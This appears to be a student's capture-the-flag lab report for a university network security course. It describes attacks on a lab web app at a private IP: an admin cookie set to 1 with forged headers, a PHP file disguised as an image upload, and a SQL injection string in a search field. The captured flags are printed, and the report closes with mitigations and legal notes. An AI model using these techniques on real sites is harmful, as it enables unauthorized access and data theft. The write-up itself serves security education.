Inspecting and setting admin as 1-



kN0w y0uR HEADER

Only admins are allowed here.Get Lost!

□ Only show cookies with an issue


Name	Value	Domain	Path	Expire...	Size	HttpO...	Secure	SameS...	Partiti...	Cross ...	Priority
PHPSESSID	5fi8166kb6t9f7qme19mjpvcog	192.16...	/	Session	35						Medium
admin	1	192.16...	/o61a4...	Session	6						Medium

Cookie Value □ Show URL-decoded

1

Caching ☑ Disable cache

Updating referrer, use- agent and setting dnt and x-uidh



Request to https://192.168.51.155:9087

Time	Type	Direction	Method	URL	Status code	Length
16:09:02 27 ...	HTTP	→ Request	GET	https://192.168.51.155:9087/o61a4Cnffh/?p=apps&f=2		

Request

```
GET /o61a4Cnffh/?p=apps&f=2 HTTP/2
Host: 192.168.51.155:9087
Cookie: admin=1; PHPSESSID=5fi8166kb6t9f7qme19mjpvcog
Pragma: no-cache
Cache-Control: no-cache
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: CS6903
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=
b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: newslab.cse.iith.ac.in
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
DNT: 1
X-UIDH: Gulshan Hatzade

```


Search

0 highlights

Inspector	
Request attributes	2
Request query parameters	2
Request body parameters	0
Request cookies	2
Request headers	24

Memory: 138.1MB

Got the flag-



kN0w y0uR HEADER

Congratulations !! The flag has been sent. Hold your headers high!

```
X-Http-Flag:          cs6903{d29408032a028a8600e725482f07754a}
X-Xss-Protection:     1; mode=block
▸ Request Headers (21)
```

☑ Disable cache

Caching ☑ Disable cache

3. File Inclusion


Challenge: Agent RFI

1. **Approach Taken :**
   a. Created png,php file and uploaded a PHP file disguised as an image in the profile picture upload section.
   b. Logged into the RFI agent account.
   c. Successfully executed the PHP script and retrieved the flag from the bio.
2. **Technical Details:** Remote File Inclusion (RFI) allows execution of unauthorized scripts, leading to full server compromise.
   a. Uploaded png.php as profile picture.


b. Executed it to gain remote file inclusion access.

3. **Identified Weakness:** Unrestricted file upload leading to Remote File Inclusion (RFI).
4. **Mitigation Measures:** Validate file extensions, restrict executable file uploads, and enforce server-side sanitization.
5. **Screenshot Proof:**

Uploading png.php



Using sql injection in search bar %' or '0'='0


https://192.168.51.155:9087/o61a4Cnffh/index.php?p=search&b=N&name=%25%27+or+%270%27%3D%270


%' '0'='0

MADHAN V

KOTIKALAPUDI KARTHIK

KARTIKEYA MANDAPATI

Found Agent RFI


https://192.168.51.155:9087/o61a4Cnffh/index.php?p=search&b=N&name=%25%27+or+%270%27%3D%270


ANURAG SARVA

VIGNESH S

HATZADE GULSHAN SHRIRAM

Agent RFI

Got the flag


Network Security
[Network Security] Access cr
VIHS
Not Secure
~~https~~://192.168.51.155:9087/o61a4Cnffh/index.php?p=profile&u=13

Profile of Agent

Name	Agent RFI
Email	rfi@vihs.com
Phone	0008417833
DOB	January 1, 1970
Bio	The Flag is cs6903{0cadc8c35946485c6a5d608342e87bab}

Section 2: Legal & Ethical Considerations

1. Maximum Penalties under the Indian IT Act, 2000

Web Defacement & Unauthorized Website Modification

- **Relevant Section:** Section 66F (Cyber Terrorism), Section 66 (Computer-related Offenses)
- **Penalty:** Imprisonment up to 10 years and fine.

Unauthorized Data Extraction (Scraping, SQL Injection, or Dumping Database Contents)

- **Relevant Section:** Section 43 (Unauthorized Access), Section 72 (Breach of Privacy)
- **Penalty:** Fine up to ₹1 crore or imprisonment up to 3 years.

2. Responsible Disclosure & Ethics

- **Best Practices:**
  - Report vulnerabilities to the concerned organization through responsible disclosure channels.
  - Avoid exploiting vulnerabilities beyond proof of concept.
  - Follow ethical hacking principles and obtain prior consent before penetration testing.

Anti-Plagiarism Statement

I certify that this assignment/report is my own work, based on my personal study and/or research and that I have acknowledged all material and sources used in its preparation, whether books, articles, packages, datasets, reports, lecture notes, or any other document, electronic or personal communication. I also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that I have not copied in part or whole or otherwise plagiarized the work of other students and/or persons. I pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, I understand my responsibility to report honor violations by other students if I become aware of it.

Name: CS24MTECH14006 Gulshan Hatzade

Date: 27/02/2025

Signature: Gulshan Hatzade